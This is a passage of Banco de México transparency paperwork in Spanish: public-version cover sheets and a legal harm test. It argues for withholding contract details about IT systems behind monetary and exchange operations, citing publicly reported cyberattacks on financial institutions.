- Subgerencia de Administración de Servicios de Cómputo (Todo el personal)

Subgerencia de Planeación y Regulación (Todo el personal)

Por parte de la Dirección de Recursos Materiales:

- Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal).
- Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal).
- Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).

Atentamente,

JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN
Director de Apoyo a las Operaciones

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Apoyo a las Operaciones
II. La identificación del documento del que se elabora la versión pública.	Contrato No. 0000023061 (800-19-0576-1)
III. Firma del titular del área y de quien clasifica.	**JOAQUIN RODRIGO CANO JAUREGUI SEGURA MILLAN** Director de Apoyo a las Operaciones
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia" ESPECIAL ", número 07/2020 celebrada el 13 de Febrero de 2020 Secretaria de Comité de Transparencia Sergio Zambrano Comité de Transparencia Héctor García Monroy Comité de Transparencia

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
1.1	1,2,15,17 18,19,21 y 24	Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Apoyo a las Operaciones
II. La identificación del documento del que se elabora la versión pública.	Acta de la sesión especial 25/2019 del Comité de Transparencia del Banco de México
III. Firma del titular del área y de quien clasifica.	**JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN** Director de Apoyo a las Operaciones
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia ESPECIAL 07/2020 celebrada el 13 de FEBRERO de 2020 Secretaría del Comité de Transparencia Comité de Transparencia Comité de Transparencia

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
1 1	23, 24, 26 y 28	Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

PRUEBA DE DAÑO

Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.

En términos de lo dispuesto en los artículos 6o, apartado A, fracción I, sexto párrafo, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 3, fracción XXI, 100, 104, 106, 108, 109, 111, 113, fracción IV y 114 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, 100, 105, tercer párrafo, 106, 108, 110, fracción IV, 111, 118, y 119 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como, con el Lineamiento Primero, Segundo, fracción XVIIII, Cuarto, Sexto, segundo párrafo, Séptimo, Octavo, Noveno, Vigésimo segundo, fracciones I y III, Trigésimo tercero, Trigésimo cuarto y Sexagésimo segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas (Lineamientos)", vigentes, podrá clasificarse como información reservada:

- Aquella cuya divulgación pueda menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas o, en su caso, de la economía nacional en su conjunto, o bien,
- Otorgue una ventaja indebida, generando distorsiones en la estabilidad de los mercados, o pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal.

En ese sentido, la ***Información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal***, se debe clasificar en virtud de lo siguiente:

La divulgación de la citada información representa un riesgo de perjuicio significativo al interés público, ya que revelar información referente al software que soporta la implementación de las operaciones monetarias, cambiarias y de agente financiero que este Instituto central lleva a cabo por cuenta propia o a nombre del gobierno federal, pone en riesgo de destrucción, inhabilitación o sabotaje de infraestructura de tal importancia para la economía mexicana que su destrucción o incapacidad tendría un impacto negativo en la efectividad de las medidas adoptadas en los sistemas financiero, económico, cambiario o monetaria del país, poniendo en riesgo el funcionamiento de esos sistemas o, en su caso, de la economía nacional en su conjunto, o bien pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal; toda vez que dicho riesgo es:

1. **Real**, en razón de que revelar o divulgar la *información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal*, tales como el nombre del sistema y las especificaciones técnicas, entre otros, **facilita a una persona o grupo de personas con intenciones**

delincuenciales identificar - de manera directa o a través de técnicas de ingeniería social aplicada a los proveedores - información relacionada con la infraestructura informática que soporta las operaciones cambiarias, monetaria y de agente financiero que realiza la banca central, lo cual posibilita la ejecución de acciones hostiles en contra de las tecnologías de la información de este Instituto Central, así como de las infraestructuras que éste administra, opera y supervisa, lo cual, podría menoscabar la efectividad de las mismas a tal grado, que su destrucción o inhabilitación afectaría seriamente la efectividad de las medidas implementadas en los sistemas financiero, económico y cambiario del país, arriesgando el funcionamiento de dichos sistemas y, en consecuencia, de la economía nacional en su conjunto.

Al respecto, debe tenerse presente que los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades y funciones del Banco Central de la Nación, entre las que se encuentran, el objetivo prioritario de **procurar la estabilidad del poder adquisitivo de la moneda nacional**, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de **regular los cambios**, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; **prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo**, las cuales comprenden sus funciones de banca central. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de dichos procesos.

Cabe señalar que las Tecnologías de Información que utiliza y contrata el Banco de México, como son los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, son adquiridos, desarrollados o destinados para atender, entre otras, la implementación de las políticas en materia monetaria y, cambiaria[1], y para atender las funciones de agente financiero del gobierno federal. Por tal motivo, divulgar información relacionada con el nombre del sistema o las especificaciones técnicas, normatividad interna, o configuraciones de dichos sistemas, puede propiciar su inhabilitación y en un extremo escenario, podría perturbar considerablemente al sistema financiero por su efecto directo en la información y operaciones relativas a la implementación de las políticas monetarias, cambiarias y de agente financiero que realiza Banco de México.

Los riesgos aludidos tienen mayor probabilidad de materializarse con la entrega de la información, debido a que **los delincuentes podrían diseñar estrategias para llevar a cabo ataques cibernéticos dirigidos específicamente a los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal.** Dichos ataques focalizados podrían tener mayor probabilidad de éxito debido a que los delincuentes tendrían la posibilidad de

[1] Las políticas en materia cambiaria son decisión de la Comisión de Cambios.

dedicar todos sus recursos a ataques concretos identificados con base en la información en cuestión.

Por lo anterior, exponer a los participantes del sistema financiero; así como al Banco Central que las administra, opera y supervisa, a estos riesgos cibernéticos **puede perturbar considerablemente al sistema financiero por su efecto directo en la información y en las operaciones a través de las cuales se implementan las políticas monetaria y cambiaria y las funciones de agente financiero.**

Un ataque cibernético a los sistemas que soportan las operaciones de regulación monetaria, cambiaria y de agente financiero del gobierno federal, puede provocar la sustracción, interrupción o alteración de la información que se recibe, se procesa y se resguarda en relación a, por ejemplo, las asignaciones de las subastas que el Instituto central lleva a cabo con propósitos de regulación monetaria, regulación cambiaria o de agente financiero del gobierno federal, así como las operaciones cambiarias que realiza como agente financiero del gobierno federal o en la administración de la reserva internacional. Una liquidación errónea derivada de una alteración en los sistemas que generan las órdenes de cobro o pago de las operaciones antes mencionadas puede derivar en un incumplimiento involuntario de las obligaciones del Banco Central o del gobierno federal con el consecuente pago de penas, incremento en el costo de operaciones y daño en la confianza y reputación de éstas instituciones. De forma similar, la interrupción o imposibilidad de ejecutar las subastas monetarias, cambiarias y de agente financiero que realiza el Banco Central, generaría desconfianza, nerviosismo y especulación en el sistema financiero sobre la capacidad del Banco para operar en los mercados financieros, originando presiones sobre las tasas de interés y sobre el tipo de cambio y afectando por ende, el cumplimiento del objetivo prioritario del Banco que es la estabilidad del poder adquisitivo de la moneda nacional.

La realización de hechos como los previamente narrados podría traducirse en un menor interés por parte de los intermediarios financieros en participar en las subastas con propósitos de regulación monetaria, cambiaria y de agente financiero del gobierno federal, comprometiendo la implementación de la política monetaria y por ende la consecución del objetivo prioritario de procura la estabilidad de precios del Banco. De igual forma comprometerían la implementación de la política cambiaria establecida por la Comisión de Cambios con el consecuente deterioro del mercado de cambios local y por ende del sistema financiero del país; e incrementarían el costo de las operaciones del gobierno federal que, al verse imposibilitado de conseguir financiamiento a través de las subastas primarias de valores gubernamentales, tendría que buscar otros medios de financiamiento a mayores costos.

En efecto, proporcionar la información materia de la presente prueba de daño, **facilitaría que terceros logren acceder a información financiera o personal**, modifiquen los datos que se procesan o resguardan en ellas o, incluso, dejen fuera de operación a dichas tecnologías.

Es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de

comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en descubrir y aprovechar vulnerabilidades de dichos sistemas, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, seguridad informática, especificaciones técnicas en materia de seguridad, procesos de continuidad operativa y, en general, información relacionada con los sistemas correspondientes e infraestructura informática.

Otra característica de este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización, nueva versión que se genera, o nuevo componente que se instale, se abre la oportunidad a la aparición de vulnerabilidades y, por ende, a nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (p.e. librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.), y que el proveedor publique las vulnerabilidades detectadas en ellas; contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, aquellos individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Está documentado en la literatura especializada en la materia que los principales elementos de información que requiere conocer un cibercriminal son: la arquitectura de los sistemas, sus especificaciones técnicas, horarios de operación, funcionalidad general, protocolos de comunicación, aspectos de seguridad informática instrumentados, entre otros, para descubrir y aprovechar los puntos débiles que pudieran existir en estos elementos y atacar a los sistemas.[2]

En el caso en concreto, la información materia de esta prueba de daño contiene detalles sobre los formatos y códigos necesarios para la realización de pagos y liquidaciones, nombres del sistema, especificaciones respecto de los servicios prestados, entre otros, por lo que su divulgación proporcionaría elementos de información que facilitarían a los cibercriminales aprovechar los puntos débiles de las infraestructuras que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, y en consecuencia llevar a cabo ataques informáticos más certeros con la finalidad de causar daños o disrupción de servicios, obtener información, o realizar operaciones ilícitas como fraudes a través de éstas infraestructuras.

2. **Demostrable, ya que es un hecho notorio que los sistemas de los Bancos Centrales han sufrido ataques cibernéticos a través de estas infraestructuras**, como SWIFT, la cual ha sido utilizada para realizar robos de capital, uno de estos casos es el del Banco Central de Bangladesh, que sufrió un robo de 81 millones de dólares. O como el caso del Banco del Austro en Ecuador, en el que los atacantes utilizaron un método muy similar al de

[2] Wilshusen, G. C., & Powner, D. A. (2009). Cybersecurity: Continued efforts are needed to protect information systems from evolving threats (No. GA0-10-230T). GOVERNMENT ACCOUNTABILITY OFFICE WASHINGTON DC.

Bangladesh, para robar 12 millones de dólares. Respecto de lo anterior, a la fecha SWIFT continúa siendo objeto de ataques por diferentes grupos de delincuentes informáticos, y expertos en seguridad informática consideran que este tipo de actividades es susceptible de expandirse a otros servicios y sistemas financieros. Asimismo, los sistemas de empresas como Google, Facebook, PayPal y el New York Times se han visto comprometidos por ataques cibernéticos. Las investigaciones realizadas señalan que estos ataques han sido orquestados por organizaciones criminales internacionales con herramientas y técnicas sofisticadas que, además de dañar la reputación de las instituciones afectadas, han generado cuantiosas pérdidas económicas. Esta serie de ataques se encuentra en una fase avanzada, que comenzó con ensayos desde 2017 y que ha logrado la consecución de sus objetivos en algunos casos. En todos ellos, la detección de vulnerabilidades a nivel aplicativo y sistema operativo son elementos en común, por lo cual es totalmente demostrable que el entregar información precisamente sobre las vulnerabilidades de los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, permitiría a los delincuentes o grupos delictivos el llevar a cabo más ciberataques que pudieran dañar de forma más severa las plataformas a través de las cuales se instrumentan las políticas monetaria y cambiaria, y las actividades de agente financiero del gobierno federal.

Para demostrar lo anterior, se citan algunos de los ataques más relevantes:

i) El ataque de tipo "*Watering hole*" en Polonia, que permitió utilizar un servidor de la Autoridad de Supervisión Financiera para distribuir código malicioso a más de 20 bancos polacos[3], el cual se presentó en diversos países incluyendo México, en donde la Comisión Nacional Bancaria y de Valores resultó afectada;[4]

ii) El ataque del ransomware de *WannaCry*, que aprovechó una vulnerabilidad inherente de Microsoft Windows, para cifrar la información contenida en las máquinas y exigir el pago de un "rescate" para devolver el contenido a su forma original, el cual interrumpió significativamente la operación rutinaria de varias instituciones comerciales y gubernamentales, incluidas Fedex, Deutsche Bahn, Megafon, Telefónica, el Banco Central de Rusia, Ferrocarriles de Rusia y el Ministerio del Interior de Rusia;[5]

iii) La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público;

---

[3] Badcyber, Author. "Several Polish Banks Hacked, Information Stolen by Unknown Attackers." BadCyber, 9 de febrero de 2017, http://badcyber.com/several-polish-banks-hacked-information-stolen-by-unknown-attackers/ consultado el 10 de diciembre de 2019.

[4] BAE Systems Applied Intelligence. "BAE Systems Threat Research Blog." Lazarus & Watering-Hole Attacks, 12 de febrero de 2017. http://baesystemsai.blogspot.mx/2017/02/lazarus-watering-hole-attacks.html consultado el 10 de diciembre de 2019.

[5] Mattei, T. A. (2017). Privacy, Confidentiality, and Security of Health Care Information: Lessons from the Recent WannaCry Cyberattack. World Neurosurgery, 104, 972-974.

iv) El ataque que se perpetuo a BANCOMEXT el 9 de enero de 2018 a través de una afectación en su plataforma de pagos internacionales provocada por un tercero. Dicho ataque es similar a intromisiones ocurridas en otras instituciones en México y América Latina;[6]

v) El ataque ocurrido a las instituciones financieras participantes del SPEI, el cual consistió en la alteración de sus aplicativos para conectarse a esta IMF, mediante código malicioso, el cual distribuyó dinero desde las cuentas concentradoras de los participantes a cuentas de usuarios específicas, los cuales fueron utilizados como "mulas" para la extracción del dinero.[7] A la fecha de elaboración de la presente prueba de daño, se estima un daño a los participantes del SPEI de aproximadamente 300 millones de pesos. [8] El ataque producido a las plataformas que son usadas por proveedores externos en algunos bancos en México, en relación con el SPEI, ha sido catalogado como similar al que ocurrió con el sistema de pagos internacional S.W.I.F.T. en Rusia.

vi) La filtración a través de redes sociales de la base de datos de tarjetas de los clientes del Banco de Chile dada a conocer por el grupo de hackers llamado "TheShadowBrokers".

vii) La introducción a la red interna de Pemex de un ransomware el pasado 10 de noviembre, que forzó a la compañía a apagar equipos de cómputo de sus empleados en todo el país, inhabilitando, entre otros, el sistema de pagos de la empresa.[9]

En particular, respecto del sistema financiero mexicano, los ataques han sido focalizados a las tecnologías de la información de las instituciones pertenecientes al mismo y se han incrementado en 2019, destacando nueve principales eventos con una afectación total de 784.7 millones de pesos. Estos ataques aprovecharon vulnerabilidades en infraestructura de cajeros automáticos, banca de inversión, banca móvil, un corresponsal y un enlace con el procesador. Estos ataques son de gran importancia, puesto que representan un riesgo sistémico para la economía mexicana.[10] Dicha situación demuestra la realidad e

---

[6] BANCOMEXT. "Acción oportuna de BANCOMEXT salvaguarda intereses de clientes y la institución". 10 de enero de 2018. https://www.bancomext.com/comunicados/18443, consultado el 10 de diciembre de 2019.

[7] Banco de México. "Información sobre la situación del Sistema de Pagos Electrónicos Interbancarios (SPEI)". https://www.banxico.org.mx/publicaciones-y-prensa/miscelaneos/%7BCBA76CDA-D5ED-09B8-B35C-2BDA41BBA2ED%7D.pdf, Mayo 2018, consultado el 10 de diciembre de 2019.

[8] Arena Pública, "Ciberataques al SPEI pudieron evitarse, pero algunos bancos no cumplieron las reglas", 23 de mayo de 2018, https://www.arenapublica.com/articulo/2018/05/23/11640/ciberataques-spei-pudieron-evitarse-banxico-banorte, consultado el 10 de diciembre de 2019.

[9] Excélsior, *Hackers piden cinco millones de dólares a Pemex en ciberataque,* 12 de noviembre de 2019. https://www.excelsior.com.mx/nacional/hackers-piden-cinco-millones-de-dolares-a-pemex-en-ciberataque/1347377 consultado el 14 de noviembre de 2019.

[10] Morales, Yolanda, 'Ataques cibernéticos generaron afectaciones por 784 millones de pesos', El Economista, 4 de diciembre de 2019, en https://www.eleconomista.com.mx/sectorfinanciero/Ataques-ciberneticos-generaron-afectaciones-por-784-millones-de-pesos-20191204-0141.html, consultado el 10 de diciembre de 2019.

identificación del riesgo que representan los ataques cibernéticos en el sistema financiero mexicano, por lo que los programas que utiliza el Banco de México para interactuar con el mismo están en alto riesgo de ataques y deben reservarse los datos que, de difundirse, pudieran actualizar una vulneración.

Al respecto, uno de los *modus operandi* de los ciberataques es precisamente a través de la obtención de información pública, información fácilmente accesible o información inaccesible, lo cual puede ocurrir mediante solicitudes de acceso a la información, o bien, a través de las organizaciones que operan o tienen acceso a los sistemas, en complicidad o no, con el único objeto de conocer las vulnerabilidades de las instituciones, empresas, sistemas e infraestructura de tecnologías de la información.[11]

Por otro lado, es de destacar que los cibercriminales han utilizado técnicas de ingeniería social para obtener información y con ello acceder o vulnerar incluso los sistemas más seguros. Una de las formas más comunes de vulnerar los sistemas es mediante la obtención de información a través de diversas fuentes y mecanismos que les permita diseñar ataques informáticos encaminados a ingresar sin autorización a computadoras, sistemas, aplicaciones, y redes de comunicación, entre otros elementos, con la finalidad de causar daños o disrupción de servicios, obtener información, o realizar operaciones ilícitas como fraudes. Las corporaciones multinacionales y las agencias de noticias han sido víctimas de sofisticados ataques dirigidos contra sus sistemas de información derivado de la aplicación de técnicas de ingeniería social.[12]

Por lo anterior, **los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de componentes, arquitectura o configuración de los programas o dispositivos a personas cuyo rol no esté autorizado,**[13] en el entendido de que dicha información, al estar en posesión de personas no autorizadas, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central de la Nación, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al

---

[11] Riquelme, Rodrigo, *El sistema financiero mexicano fue víctima de una campaña de ciberataques*, El Economista, 15 de mayo de 2018. https://www.eleconomista.com.mx/sectorfinanciero/El-sistema-financiero-mexicano-fue-victima-de-una-campana-de-ciberataques-20180515-0097.html consultado el 10 de diciembre de 2019.

[12] Granger, S. (2001). Social engineering fundamentals, part I: hacker tactics. Security Focus, 18 de diciembre de 2001. https://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics consultado el 10 de diciembre de 2019.

[13] Ver por ejemplo las 10 medidas básicas de ciberseguridad de la Security Information Center, en particular la relacionada con "Implementar un programa de capacitación en seguridad cibernética para empleados" en donde recomiendan sensibilizar sobre los temas de ingeniería social que buscan obtener información mediante diversos canales de comunicación solicitando información sensible. https://www.waterisac.org/sites/default/files/public/10_Basic_Cybersecurity_Measures-WaterISAC_June2015_0.pdf consultado el 10 de diciembre de 2019.

incumplimiento de su objetivo prioritario y de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

3. **Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques.** Sin perjuicio de lo anterior, se puede mencionar que durante 2018, se registraron un promedio de 700 intentos de ataque al mes, llegando a presentarse hasta 1500 intentos de ataque en un único mes. Si bien dichos ataques no han logrado irrumpir en los sistemas del Banco de México, resulta claramente identificable que el objeto final de dichos ataques son los sistemas que soportan las operaciones del Banco de México, entre ellas las que realiza con propósitos de regulación monetaria y cambiaria, y como agente financiero del gobierno federal, cuya seguridad depende de la reserva de la información materia de la presente prueba de daño.

   Lo anterior no es ajeno a la banca mundial, la cual es continuamente asediada por grupos denominados "hacktivistas", como ocurrió en junio de 2017, donde se pretendía inutilizar los sitios Web de los bancos centrales: "Anonymous anuncia 07 de junio como inicio de operación #OpIcarus 2017, cuyo objetivo son bancos centrales del mundo y otras instituciones financieras como la Reserva Federal y el Fondo Monetario Internacional en Estados Unidos. La operación iniciará mañana 07 de junio y tendrá una duración de 14 días, como protesta por las decisiones de los gobiernos de todo el mundo que no cumplen con las necesidades de la población."

   Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de información de especificaciones o configuraciones de estas tecnologías, entregada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en las políticas que implementa el Banco y por ende en la economía, con lo que esto conlleva.

   En ese sentido, **un ataque informático derivado de divulgar información de la contratación de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal, podría resultar en la afectación y alteración de las asignaciones de las subastas que este instituto lleva a cabo con propósitos de regulación monetaria, cambiaria y de agente financiero del Gobierno Federal.** A su vez estas afectaciones podrían, en caso de alterar las asignaciones de las subastas, menoscabar el efecto de las medidas adoptadas en las políticas monetaria, cambiaria y del sistema

financiero del país; y en las órdenes de transferencia de fondos, podrían derivar en una pérdida de patrimonio no sólo para las instituciones financieras del país sino del propio banco central o el mismo gobierno federal.

El riesgo de perjuicio que supondría la divulgación de la información materia de esta prueba de daño, supera el interés público general de que se difunda, pues el interés público se centra en que no se comprometa la efectividad en las medidas implementadas en los sistemas monetario, cambiario, financiero y económico, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto por lo que, la divulgación de *información de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal*, no satisface un interés público, por el contrario, es información cuya divulgación que pone en riesgo la efectividad de las medias adoptadas en los sistemas monetario, cambiario, del sistema financiero y de la economía nacional en su conjunto. Asimismo al realizar una interpretación sobre la alternativa que más satisface dicho interés, se puede concluir que debe prevalecer el derecho más favorable a las personas, esto es, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México.

En consecuencia, **divulgar la información en cuestión, no aporta un beneficio mayor a la transparencia y rendición de cuentas que sea comparable con el perjuicio que implicaría el hecho de divulgarla**, esto es, que permita planear y perpetrar ataques cibernéticos dirigidos específicamente a los sistemas que soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal y a la infraestructura relacionada con estos, los cuales tengan como resultado la creación de mecanismos que faciliten el acceso indebido, la substracción de información - como datos personales referente a sus usuarios y las operaciones que realizan -, la alteración de resultados de las subastas que realiza este instituto y de las órdenes de transferencia entre las cuentas bancarias de los participantes o la disrupción en éstos. En este sentido, el riesgo de perjuicio antes señalado supera claramente el interés general de que se difunda la información.

Por otra parte, la limitación se adecua al principio de proporcionalidad, toda vez que debe prevalecer el interés que más beneficie a la colectividad, y como se ha dicho, proteger la *información de las tecnologías de información que directa o indirectamente soportan las operaciones monetarias, cambiarias y de agente financiero que realiza el Banco de México por cuenta propia y a nombre del gobierno federal* **evitará poner en riesgo la efectividad de las medidas en materia monetaria y cambiaria, del sistema financiero y de la economía nacional en su conjunto.**

Asimismo, **reservar la información en cuestión representa el medio menos restrictivo disponible para evitar el perjuicio**, en aras salvaguardar la efectividad de las medidas adoptadas en materia cambiaria, así como la estabilidad del sistema financiero, **puesto que el propio legislador determinó que el medio menos restrictivo es la clasificación de la información cuando actualice las causales prevista en la Ley**, tal y como se demostró en el presente caso.

Por otra parte, se hace referencia a lo establecido en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), así como en la parte conducente de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP), donde se contempla que los sujetos obligados, entre los cuales se encuentra el Banco de México, deberán poner a disposición del público y mantener actualizada diversa información, de acuerdo con sus facultades, atribuciones, funciones u objeto social, según corresponda, en los respectivos medios electrónicos, por lo menos, de los temas, documentos y políticas señalados en las fracciones I a XLVIII, de dicho artículo.

Cabe destacar que con la finalidad de establecer la forma en que los sujetos obligados deben dar cumplimiento al citado artículo 70 de la LGTAIP, el Instituto Nacional de Transparencia Acceso a la Información y Protección de Datos Personales (INAI), publicó en el Diario Oficial de la Federación de fecha 4 de mayo de 2016, el "*Acuerdo del Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información Pública y Protección de Datos Personales, por el que se aprueban los Lineamientos técnicos generales para la publicación, homologación y estandarización de la información de las obligaciones establecidas en el título quinto y en la fracción IV del artículo 31 de la Ley General de Transparencia y Acceso a la Información Pública, que deben de difundir los sujetos obligados en los portales de Internet y en la Plataforma Nacional de Transparencia*" (en lo sucesivo, Lineamientos Técnicos Generales).

En dichos Lineamientos Técnicos Generales, dentro de su anexo 1, se establecen los criterios sustantivos de contenido (metadatos)[14], en razón de la fracción correspondiente al artículo 70 de la LGTAIP, que los sujetos obligados deben publicar en los respectivos medios electrónicos a efecto de cumplir con las obligaciones establecidas en el título quinto y en la fracción IV del artículo 31 de la mencionada ley.

En tal virtud, debe destacarse que dichos metadatos comprenden información relativa al contenido de la contratación que se reserva con fundamento y motivación en las consideraciones vertidas en la presente prueba de daño, cuya publicación podría poner en riesgo la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas o, en su caso, de la economía nacional en su conjunto, o bien, otorguen una ventaja indebida, generen distorsiones en la estabilidad de los mercados, o puedan incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal, tal como se ha manifestado en la presente justificación.

En ese sentido, es evidente que las consideraciones formuladas en la presente prueba de daño respecto de la reserva de la contratación objeto de clasificación, son aplicables a los metadatos relativos a dichos documentos, por lo que son de clasificarse como reservados de conformidad con el artículo 113, fracción IV, de la LGTAIP, el cual dispone que: "como información reservada podrá clasificarse aquella cuya publicación pueda afectar la efectividad de las medidas adoptadas en

[14] Según el INEGI, los metadatos son "datos estructurados que describen las características de la información: su contenido, calidad, condición y otros aspectos de los productos o conjuntos de datos espaciales". En otras palabras, los "metadatos" son información. Fuente: http://www.inegi.org.mx/geo/contenidos/metadatos/default.aspx , consultado el 25 de abril de 2018.

relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pueda poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país, pueda comprometer la seguridad en la provisión de moneda nacional al país, o pueda incrementar el costo de operaciones financieras que realicen los sujetos obligados del sector público federal".

